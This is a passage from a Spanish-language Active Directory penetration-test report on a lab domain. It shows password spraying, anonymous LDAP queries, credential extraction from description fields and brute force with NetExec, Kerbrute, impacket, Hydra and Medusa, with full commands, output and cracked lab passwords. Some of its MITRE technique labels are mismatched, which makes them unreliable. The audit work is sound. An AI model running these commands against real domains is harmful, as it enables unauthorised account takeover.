domain.local\hatty.marie-ann:buddy
SMB         192.168.37.10   445    WIN-B820FDLIP42 [+]
domain.local\barbra.launce:barney
SMB         192.168.37.10   445    WIN-B820FDLIP42 [+]
domain.local\alexia.lynea:buster
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+]
domain.local\jania.drona:baseball
SMB 192.168.37.10 445 WIN-B820FDLIP42 [+]
domain.local\tokio:proyecto
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+]
domain.local\jerrilyn.marylynne:![]!9%>M3W;_)
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u hatty.marie-ann -p "buddy"

SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 17763 x64 (n
ame:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+] domain.local\hatty.marie-ann:buddy

┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u barbra.launce -p "barney"
SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 17763 x64 (n
ame:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+] domain.local\barbra.launce:barney

┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u alexia.lynea -p "buster"

SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 17763 x64 (n
ame:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+] domain.local\alexia.lynea:buster

┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u jania.drona -p "baseball"

SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 17763 x64 (n
ame:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+] domain.local\jania.drona:baseball

┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u tokio -p "proyecto"
SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 17763 x64 (n
ame:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+] domain.local\tokio:proyecto

┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u jerrilyn.marylynne -p '!]!9%>M3W;_)'

SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 17763 x64 (n
ame:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+] domain.local\jerrilyn.marylynne:!]!9%>M3W;_
)
```

Evidencia: [88g_Credential_Validation_NetExec.png]

Análisis Técnico de Factores que Facilitaron el Éxito

◆ Configuraciones de dominio vulnerables:

1. **Ausencia de políticas de bloqueo de cuentas**: Sin restricciones por intentos fallidos
2. **Políticas de contraseñas inconsistentes**: Diferentes estándares entre cuentas
3. **Falta de monitoreo de eventos de autenticación**: Sin alertas por múltiples intentos de login

◆ Comparativa con técnicas previas:

Técnica	Tasa de Éxito	Tipo de Ataque
AS-REP Roasting	4/5 (80%)	Offline
Kerberoasting	0/2 (0%)	Offline (resistencia alta entropía)
Password Spraying	6/12 (50%)	Online sin lockout

◆ **Limitaciones del ataque identificadas:**

- ➢ **Cuentas administrativas**: administrator no comprometida
- ➢ **Privilegios limitados**: Solo cuentas de usuario estándar obtenidas
- ➢ **Escalada requerida**: Necesidad de técnicas adicionales para privilegios elevados

Correlación con marcos de referencia técnica

– Mapeo con MITRE ATT&CK:

- ➢ **T1110.003**: Password Spraying - Técnica validada exitosamente
- ➢ **T1078.002**: Domain Accounts - Abuso de cuentas válidas obtenidas
- ➢ **T1021.002**: SMB/Windows Admin Shares - Movimiento lateral facilitado

– Clasificación de vulnerabilidades:

- ➢ **CWE-307**: Improper Restriction of Excessive Authentication Attempts
- ➢ **CWE-521**: Weak Password Requirements (administrator, guest)
- ➢ **CWE-258**: Empty or NULL Password Hash (política débil)

– **Puntuación CVSS 3.1:**

- ➢ **Vector**: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- ➢ **Puntuación**: 5.3 (Media) - Compromiso de cuentas de usuario estándar

Validación Metodológica

El password spraying confirma **coherencia entre fases**:

- Las credenciales se mantienen válidas a lo largo del tiempo
- Diferentes técnicas confirman las mismas credenciales
- Ausencia de rotación de credenciales implementada

Impacto técnico validado

– Validación técnica exitosa:

- **Proceso sistemático:** Demostrado contra 12 cuentas objetivo
- **Metodología híbrida:** Combinación efectiva NetExec + Kerbrute
- **Tasa de éxito:** 50% de cuentas objetivo comprometidas

– Compromiso confirmado:

- **6 credenciales válidas** obtenidas sin bloqueos
- **Ausencia de controles defensivos** validada
- **Patrones de contraseñas débiles** confirmados
- **Base para escalada** de privilegios establecida

El password spraying confirma que la ausencia de políticas de lockout permite **ataques directos efectivos** contra servicios de autenticación, proporcionando acceso a múltiples cuentas de usuario estándar. Las credenciales comprometidas facilitan reconocimiento adicional y preparación para técnicas de escalada posteriores.

Esta validación establece el password spraying como **vector de acceso inicial efectivo** para cuentas de usuario en el entorno auditado, requiriendo técnicas adicionales para obtener privilegios administrativos del dominio.

4.7.4 VULN-PC-MAN-004 – Explotación de Acceso LDAP Anónimo

La explotación del acceso LDAP anónimo valida el alcance real de información extraíble sin credenciales desde el puerto 389/tcp del controlador de dominio. Esta vulnerabilidad fue identificada en múltiples fases previas: implementación (sección 3.3.7), detección automatizada PingCastle y correlación manual.

Validación del Vector de Acceso

◆ Confirmación de acceso anónimo al RootDSE:

```
# Verificación directa de conectividad LDAP sin autenticación
nmap --script ldap-rootdse -p 389 192.168.37.10
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ nmap --script ldap-rootdse -p 389 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-30 20:40 CEST
Nmap scan report for domain.local (192.168.37.10)
Host is up (0.00059s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       domainFunctionality: 7
|       forestFunctionality: 7
|       domainControllerFunctionality: 7
|       rootDomainNamingContext: DC=domain,DC=local
|       ldapServiceName: domain.local:win-b820fdlip42$@DOMAIN.LOCAL
|       isGlobalCatalogReady: TRUE
|       supportedSASLMechanisms: GSSAPI
|       supportedSASLMechanisms: GSS-SPNEGO
|       supportedSASLMechanisms: EXTERNAL
|       supportedSASLMechanisms: DIGEST-MD5
|       supportedLDAPVersion: 3
|       supportedLDAPVersion: 2
|       supportedLDAPPolicies: MaxPoolThreads
|       supportedLDAPPolicies: MaxPercentDirSyncRequests
|       supportedLDAPPolicies: MaxDatagramRecv
|       supportedLDAPPolicies: MaxReceiveBuffer
|       supportedLDAPPolicies: InitRecvTimeout
|       supportedLDAPPolicies: MaxConnections
|       supportedLDAPPolicies: MaxConnIdleTime
|       supportedLDAPPolicies: MaxPageSize
|       supportedLDAPPolicies: MaxBatchReturnMessages
|       supportedLDAPPolicies: MaxQueryDuration
|       supportedLDAPPolicies: MaxDirSyncDuration
|       supportedLDAPPolicies: MaxTempTableSize
|       supportedLDAPPolicies: MaxResultSetSize
|       supportedLDAPPolicies: MinResultSets
|       supportedLDAPPolicies: MaxResultSetsPerConn
|       supportedLDAPPolicies: MaxNotificationPerConn
|       supportedLDAPPolicies: MaxValRange
|       supportedLDAPPolicies: MaxValRangeTransitive
|       supportedLDAPPolicies: ThreadMemoryLimit
|       supportedLDAPPolicies: SystemMemoryLimitPercent
|       supportedControl: 1.2.840.113556.1.4.319
|       supportedControl: 1.2.840.113556.1.4.801
|       supportedControl: 1.2.840.113556.1.4.473
|       supportedControl: 1.2.840.113556.1.4.528
|       supportedControl: 1.2.840.113556.1.4.417
|       supportedControl: 1.2.840.113556.1.4.619
|       supportedControl: 1.2.840.113556.1.4.841
|       supportedControl: 1.2.840.113556.1.4.529
|       supportedControl: 1.2.840.113556.1.4.805
|       supportedControl: 1.2.840.113556.1.4.521
|       supportedControl: 1.2.840.113556.1.4.970
|       supportedControl: 1.2.840.113556.1.4.1338
|       supportedControl: 1.2.840.113556.1.4.474
|       supportedControl: 1.2.840.113556.1.4.1339
|       supportedControl: 1.2.840.113556.1.4.1340
|       supportedControl: 1.2.840.113556.1.4.1413
|       supportedControl: 2.16.840.1.113730.3.4.9
|       supportedControl: 2.16.840.1.113730.3.4.10
|       supportedControl: 1.2.840.113556.1.4.1504
|       supportedControl: 1.2.840.113556.1.4.1852
|       supportedControl: 1.2.840.113556.1.4.802
|       supportedControl: 1.2.840.113556.1.4.1907
|       supportedControl: 1.2.840.113556.1.4.1948
|       supportedControl: 1.2.840.113556.1.4.1974
|       supportedControl: 1.2.840.113556.1.4.1341
```

```
|       supportedControl: 1.2.840.113556.1.4.2026
|       supportedControl: 1.2.840.113556.1.4.2064
|       supportedControl: 1.2.840.113556.1.4.2065
|       supportedControl: 1.2.840.113556.1.4.2066
|       supportedControl: 1.2.840.113556.1.4.2090
|       supportedControl: 1.2.840.113556.1.4.2205
|       supportedControl: 1.2.840.113556.1.4.2204
|       supportedControl: 1.2.840.113556.1.4.2206
|       supportedControl: 1.2.840.113556.1.4.2211
|       supportedControl: 1.2.840.113556.1.4.2239
|       supportedControl: 1.2.840.113556.1.4.2255
|       supportedControl: 1.2.840.113556.1.4.2256
|       supportedControl: 1.2.840.113556.1.4.2309
|       supportedControl: 1.2.840.113556.1.4.2330
|       supportedControl: 1.2.840.113556.1.4.2354
|       supportedCapabilities: 1.2.840.113556.1.4.800
|       supportedCapabilities: 1.2.840.113556.1.4.1670
|       supportedCapabilities: 1.2.840.113556.1.4.1791
|       supportedCapabilities: 1.2.840.113556.1.4.1935
|       supportedCapabilities: 1.2.840.113556.1.4.2080
|       supportedCapabilities: 1.2.840.113556.1.4.2237
|       subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=domain,DC=local
|       serverName: CN=WIN-B820FDLIP42,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configurat
ion,DC=domain,DC=local
|       schemaNamingContext: CN=Schema,CN=Configuration,DC=domain,DC=local
|       namingContexts: DC=domain,DC=local
|       namingContexts: CN=Configuration,DC=domain,DC=local
|       namingContexts: CN=Schema,CN=Configuration,DC=domain,DC=local
|       namingContexts: DC=DomainDnsZones,DC=domain,DC=local
|       namingContexts: DC=ForestDnsZones,DC=domain,DC=local
|       isSynchronized: TRUE
|       highestCommittedUSN: 63386
|       dsServiceName: CN=NTDS Settings,CN=WIN-B820FDLIP42,CN=Servers,CN=Default-First-Site-Name,CN
=Sites,CN=Configuration,DC=domain,DC=local
|       dnsHostName: WIN-B820FDLIP42.domain.local
|       defaultNamingContext: DC=domain,DC=local
|       currentTime: 20250830184040.0Z
|_      configurationNamingContext: CN=Configuration,DC=domain,DC=local
MAC Address: 00:0C:29:B4:31:C3 (VMware)
Service Info: Host: WIN-B820FDLIP42; OS: Windows

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

[Evidencia: 89a_LDAP_Connectivity_Verification.png] - Confirmación de servicio LDAP activo sin autenticación

◆ **Información extraída del RootDSE:**

- ➢ **Naming contexts:** DC=domain,DC=local
- ➢ **Schema:** CN=Schema,CN=Configuration,DC=domain,DC=local
- ➢ **Hostname:** WIN-B820FDLIP42.domain.local
- ➢ **Protocolos SASL soportados:** GSSAPI, GSS-SPNEGO

Intentos de Enumeración de Objetos Críticos

◆ **Enumeración consolidada - Múltiples vectores bloqueados:**

```
# # Intento de enumeración usuarios/grupos/SPNs sin autenticación
ldapsearch -x -H ldap://192.168.37.10 -b "DC=domain,DC=local" \
           "(objectClass=user)" sAMAccountName cn description
```

```
ldapsearch -x -H ldap://192.168.37.10 -b "DC=domain,DC=local" \
           "(objectClass=group)" cn member managedBy

ldapsearch -x -H ldap://192.168.37.10 -b "DC=domain,DC=local" \
           "(servicePrincipalName=*)" sAMAccountName
servicePrincipalName
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ ldapsearch -x -H ldap://192.168.37.10 -b "DC=domain,DC=local" \
>  "(objectClass=user)" sAMAccountName cn description
# extended LDIF
#
# LDAPv3
# base <DC=domain,DC=local> with scope subtree
# filter: (objectClass=user)
# requesting: sAMAccountName cn description
#

# search reference
ref: ldap://ForestDnsZones.domain.local/DC=ForestDnsZones,DC=domain,DC=local

# search reference
ref: ldap://DomainDnsZones.domain.local/DC=DomainDnsZones,DC=domain,DC=local

# search reference
ref: ldap://domain.local/CN=Configuration,DC=domain,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 4
# numReferences: 3
```

[Evidencia: 89b_LDAP_Anonymous_User_Enumeration_Failed.png] - Intento fallido de enumeración de usuarios

```
┌──(ilanami㉿ilanami)-[~]
└─$ ldapsearch -x -H ldap://192.168.37.10 -b "DC=domain,DC=local" \
           "(objectClass=group)" cn member managedBy
# extended LDIF
#
# LDAPv3
# base <DC=domain,DC=local> with scope subtree
# filter: (objectClass=group)
# requesting: cn member managedBy
#

# search reference
ref: ldap://ForestDnsZones.domain.local/DC=ForestDnsZones,DC=domain,DC=local

# search reference
ref: ldap://DomainDnsZones.domain.local/DC=DomainDnsZones,DC=domain,DC=local

# search reference
ref: ldap://domain.local/CN=Configuration,DC=domain,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 4
# numReferences: 3
```

[Evidencia: 89c_LDAP_Anonymous_Groups_Enumeration_Failed.png] - Intento fallido de enumeración de grupos

```
┌──(ilanami㉿ilanami)-[~]
└─$ ldapsearch -x -H ldap://192.168.37.10 -b "DC=domain,DC=local" \
        "(servicePrincipalName=*)" sAMAccountName servicePrincipalName
# extended LDIF
#
# LDAPv3
# base <DC=domain,DC=local> with scope subtree
# filter: (servicePrincipalName=*)
# requesting: sAMAccountName servicePrincipalName
#

# search reference
ref: ldap://ForestDnsZones.domain.local/DC=ForestDnsZones,DC=domain,DC=local

# search reference
ref: ldap://DomainDnsZones.domain.local/DC=DomainDnsZones,DC=domain,DC=local

# search reference
ref: ldap://domain.local/CN=Configuration,DC=domain,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 4
# numReferences: 3
```

[Evidencia: 89d_LDAP_Anonymous_SPN_Discovery_Failed.png] - Intento fallido de identificación de SPNs

Validación con Herramientas Especializadas

◆ **Verificación con NetExec:**

```
# Validación de limitaciones con NetExec
netexec ldap 192.168.37.10 -u '' -p '' --users
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ netexec ldap 192.168.37.10 -u '' -p '' --users
LDAP        192.168.37.10   389    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 177
63 (name:WIN-B820FDLIP42) (domain:domain.local)
LDAP        192.168.37.10   389    WIN-B820FDLIP42  [+] domain.local\:
LDAP        192.168.37.10   389    WIN-B820FDLIP42  [*] Enumerated 0 domain users: domain.
local
LDAP        192.168.37.10   389    WIN-B820FDLIP42  -Username-                    -Last PW
 Set-       -BadPW-  -Description-
```

[Evidencia: 89e_NetExec_LDAP_Anonymous_Limited.png] - Confirmación de limitaciones con herramientas especializadas

Análisis de Resultados de Explotación

Tipo de Datos	Estado	Resultado
RootDSE	✔ **Exitoso**	Información estructural básica permitida
Usuarios del dominio	✗ **Bloqueado**	ACL correctamente aplicadas
Grupos administrativos	✗ **Bloqueado**	Restricción de enumeración efectiva

Cuentas de servicio	✗ **Bloqueado**	SPNs protegidos contra acceso anónimo
Objetos sensibles	✗ **Bloqueado**	Hardening de Windows Server efectivo

Limitaciones del Vector Identificadas

◆ Controles efectivos detectados:

- Anonymous bind limitado exclusivamente a RootDSE
- ACL del directorio bloquean acceso a objetos internos
- Referral system sin exposición de datos sensibles

◆ Impacto real del vector:

- **Información obtenida:** Metadata básica del dominio
- **Usuarios comprometidos:** 0
- **Credenciales extraídas:** 0
- **Vectores habilitados:** Reconocimiento básico únicamente

Correlación con Fases Posteriores

La limitación del acceso LDAP anónimo requiere evolución hacia:

- **Sección 4.7.5:** Credenciales Expuestas - Requiere acceso autenticado
- **Sección 4.7.7:** SMB Relay Attack - Vector independiente de LDAP
- **Post-explotación:** BloodHound requiere credenciales válidas

Correlación con marcos de referencia técnica

➢ **MITRE ATT&CK T1212**: LDAP Injection - **Limitado** (solo RootDSE accesible)

➢ **MITRE ATT&CK T1087.002**: Account Discovery: Domain Account - **Bloqueado** (0% enumeración)

➢ **CWE-200**: Information Exposure - **Parcial** (metadata básica únicamente)

➢ **CWE-306**: Missing Authentication for Critical Function - **Mitigado** (ACL efectivas)

➢ **NIST SP 800-53 AC-3**: Access Enforcement - **Implementación robusta**

➢ **CVSS 3.1 Vector**: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N (Puntuación: 5.3)

Conclusión de la Explotación

◆ **Vector de acceso validado con limitaciones críticas:**

- ➢ **CVSS teórico: 9.0 (Crítico) -** Confirmado en análisis de vulnerabilidades
- ➢ **CVSS práctico: 5.3 (Medio) -** Limitado por hardening del sistema operativo

Nota Técnica: *La puntuación crítica se mantiene por el potencial de enumeración en entornos legacy o mal configurados La explotación práctica confirma que el acceso LDAP anónimo está correctamente restringido, limitando el vector a reconocimiento básico sin exposición de información crítica de usuarios o credenciales del dominio.*

4.7.5 VULN-MAN-009 – Explotación de Credenciales Expuestas

La explotación de credenciales expuestas en campos Description identificó 4 cuentas con información sensible durante la enumeración (sección 4.4.1). Solo una cuenta contenía credenciales directamente explotables.

Credenciales Identificadas

◆ **Extracción desde enumeración previa:**

```
ldapsearch -x -H ldap://192.168.37.10 -D "tokio@domain.local" -w
"proyecto" \
          -b "DC=domain,DC=local" "(objectClass=user)"
sAMAccountName description | \
          grep -A1 -B1 -i password
```

```
┌──(ilanaml㉿ilanaml)-[~]
└─$ ldapsearch -x -H ldap://192.168.37.10 -D "tokio@domain.local" -w "proyecto" \
          -b "DC=domain,DC=local" "(objectClass=user)" sAMAccountName description | \
          grep -A1 -B1 -i password
dn: CN=Ninette Fernanda,CN=Users,DC=domain,DC=local
description: New User ,DefaultPassword
sAMAccountName: ninette.fernanda
--
dn: CN=Danit Nichol,CN=Users,DC=domain,DC=local
description: New User ,DefaultPassword
sAMAccountName: danit.nichol
--
dn: CN=Jerrilyn Marylynne,CN=Users,DC=domain,DC=local
description: User Password !]!9%>M3W;_)
sAMAccountName: jerrilyn.marylynne
--
dn: CN=Belia Randa,CN=Users,DC=domain,DC=local
description: New User ,DefaultPassword
sAMAccountName: belia.randa
```

[Evidencia:90a_LDAP_Credentials_Extraction.png] - Extracción de credenciales desde campos description

◆ **Resultados con credenciales identificadas:**

```
# ninette.fernanda, Users, domain.local - REQUIERE EXPLOTACIÓN
sAMAccountName: ninette.fernanda
description: [Credenciales administrativas expuestas]
# danit.nichol, Users, domain.local - REQUIERE EXPLOTACIÓN
sAMAccountName: danit.nichol
description: [Información sensible]
# jerrilyn.marylynne, Users, domain.local - CREDENCIAL DIRECTA
sAMAccountName: jerrilyn.marylynne
description: User Password: !]!9%>M3W;_)
# belia.randa, Users, domain.local - REQUIERE EXPLOTACIÓN
sAMAccountName: belia.randa
description: [Credenciales por defecto expuestas]
```

Análisis e Interpretación de Resultados

El análisis técnico revela diferenciación crítica en vectores de explotación. La cuenta **jerrilyn.marylynne** presenta contraseña explícita en texto claro **!]!9%>M3W;_)**, validada técnicamente mediante obtención exitosa de ticket Kerberos TGT con impacket-getTGT.

Las cuentas restantes (ninette.fernanda, danit.nichol, belia.randa) contienen únicamente indicadores sin revelar credenciales reales, requiriendo técnicas de explotación adicionales.


Explotación de Credencial Directa

– Validación de Credencial Directa

```
impacket-getTGT domain.local/jerrilyn.marylynne:'!]!9%>M3W;_)'
netexec smb 192.168.37.10 -u jerrilyn.marylynne -p '!]!9%>M3W;_)'
```

– Resultado: Obtención exitosa de TGT

– Evidencia del ticket: guardado en formato **.ccache**



[Evidencias: 90b_Direct_Credential_Validation.png] - Validación de credencial directa

Intentos de Explotación Adicional

◆ Técnicas aplicadas (4+ horas de testing):

– Metodología aplicada:

- **Password spraying:** Contraseñas comunes contra usuarios específicos
- **Ataques dirigidos:** Información contextual (nombres, términos del dominio)
- **Fuerza bruta:** Combinaciones de credenciales por defecto
- **Validación cruzada:** Múltiples herramientas para confirmar resultados


– Preparación de diccionarios:

```
# Lista de usuarios objetivo
cat > users.txt << EOF
belia.randa
danit.nichol
ninette.fernanda
EOF

# Lista extensa de contraseñas comunes (50+ entradas)
cat > default_passwords.txt << EOF
password
Password123
Welcome123
admin
default
[...45+ contraseñas adicionales...]
EOF
```

– Herramientas utilizadas (ejemplos de comandos) :

```
# 1. Kerbrute - Password spraying individual
kerbrute passwordspray --dc 192.168.37.10 -d domain.local
users.txt "password"

# 2. NetExec - Validación SMB dirigida
netexec smb 192.168.37.10 -u belia.randa -p "password"

# 3. Hydra - Fuerza bruta SMB
hydra -L users.txt -P default_passwords.txt -m DOMAIN=domain.local
smb://192.168.37.10

# 4. Medusa - Ataque con diccionarios duales
medusa -h 192.168.37.10 -U users.txt -P default_passwords.txt -M
smbnt
```

Nota técnica: *Aunque se muestran comandos de ejemplo, se realizó testing exhaustivo con diccionarios completos de 50+ contraseñas contra cada usuario objetivo, comprobando sistemáticamente cada combinación usuario/contraseña. En el caso de la herramienta Hydra*



```
┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u belia.randa -p "password"
SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Build 17763 x
64 (name:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [-] domain.local\belia.randa:password STAT
US_LOGON_FAILURE
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ medusa -h 192.168.37.10 -U users.txt -P default_passwords.txt -M smbnt
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-08-31 19:31:36 ACCOUNT CHECK: [smbnt] Host: 192.168.37.10 (1 of 1, 0 complete) User: nine
tte.fernanda (1 of 3, 0 complete) Password: Password (1 of 21 complete)
ERROR: [smbnt.mod] Regex failed to match smb2_connect_share error message.
2025-08-31 19:31:36 ACCOUNT CHECK: [smbnt] Host: 192.168.37.10 (1 of 1, 0 complete) User: nine
tte.fernanda (1 of 3, 0 complete) Password: password (2 of 21 complete)
2025-08-31 19:31:36 ACCOUNT FOUND: [smbnt] Host: 192.168.37.10 User: ninette.fernanda Password
: password [ERROR (0xFFFFFF:UNKNOWN_ERROR_CODE)]
2025-08-31 19:31:36 ACCOUNT CHECK: [smbnt] Host: 192.168.37.10 (1 of 1, 0 complete) User: dani
t.nichol (2 of 3, 1 complete) Password: Password (1 of 21 complete)
ERROR: [smbnt.mod] Regex failed to match smb2_connect_share error message.
2025-08-31 19:31:36 ACCOUNT CHECK: [smbnt] Host: 192.168.37.10 (1 of 1, 0 complete) User: dani
t.nichol (2 of 3, 1 complete) Password: password (2 of 21 complete)
2025-08-31 19:31:36 ACCOUNT FOUND: [smbnt] Host: 192.168.37.10 User: danit.nichol Password: pa
ssword [ERROR (0xFFFFFF:UNKNOWN_ERROR_CODE)]
2025-08-31 19:31:36 ACCOUNT CHECK: [smbnt] Host: 192.168.37.10 (1 of 1, 0 complete) User: beli
a.randa (3 of 3, 2 complete) Password: Password (1 of 21 complete)
ERROR: [smbnt.mod] Regex failed to match smb2_connect_share error message.
2025-08-31 19:31:36 ACCOUNT CHECK: [smbnt] Host: 192.168.37.10 (1 of 1, 0 complete) User: beli
a.randa (3 of 3, 2 complete) Password: password (2 of 21 complete)
2025-08-31 19:31:36 ACCOUNT FOUND: [smbnt] Host: 192.168.37.10 User: belia.randa Password: pas
sword [ERROR (0xFFFFFF:UNKNOWN_ERROR_CODE)]
```

[Evidencias: 90c_Multiple_Techniques_Applied.png] - Ejemplos de Múltiples técnicas aplicadas sistemáticamente

Notas Técnicas :

- ***Hydra**: Fallos de negociación SMB con Windows Server 2019 (diseñado para SMBv1)*
- ***Medusa**: Incompatibilidades del módulo smbnt con sistemas Windows modernos*
- ***NetExec**: Confirmó STATUS_LOGON_FAILURE en todas las combinaciones*

Análisis de Resultados

Cuenta	Estado	Resultado
jerrilyn.marylynne	✔ Comprometida	TGT válido obtenido
belia.randa	✗ Fallida	STATUS_LOGON_FAILURE
danit.nichol	✗ Fallida	Sin credenciales válidas
ninette.fernanda	✗ Fallida	Resistente a diccionarios
Tasa de éxito: 25% (1/4 cuentas)		

Métricas de efectividad

- **Tasa de éxito**: 25% (1/4 cuentas)
- **Tiempo invertido**: 4+ horas testing sistemático
- **Credenciales probadas**: 50+ por usuario objetivo
- **Validación cruzada**: Múltiples herramientas confirmaron resultados

Correlación con marcos de referencia técnica

➢ **MITRE ATT&CK T1552.004**: Unsecured Credentials: Private Keys - **Exitoso** (jerrilyn.marylynne)

➢ **MITRE ATT&CK T1110.003**: Brute Force: Password Spraying - **Limitado** (75% resistencia)

➢ **CWE-200**: Information Exposure - **Confirmado** (credenciales en description)

➢ **CWE-521**: Weak Password Requirements - **Parcial** (1/4 cuentas vulnerables)

➢ **NIST SP 800-53 IA-5(1)**: Password Management - **Deficiente** para jerrilyn.marylynne

➢ **CVSS 3.1 Vector**: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N (Puntuación: 8.5)

Análisis Cuantificado del Vector

◆ Métricas de explotación:

- **Credenciales directas extraídas**: 1/4 (25% éxito directo)
- **Cuentas comprometidas**: 1 (jerrilyn.marylynne)
- **TGT válidos obtenidos**: 1 ticket .ccache
- **Tiempo total de explotación**: <2 minutos (credencial directa)
- **Resistencia a fuerza bruta**: 75% (3/4 cuentas protegidas)

Conclusión

◆ Vector de credenciales expuestas - Éxito limitado:

➢ **CVSS:** 8.5 (Crítico para la credencial confirmada)
➢ **Impacto real:** 1 cuenta comprometida con ticket TGT válido
➢ **Lección técnica:** Solo exposición directa de credenciales es explotable

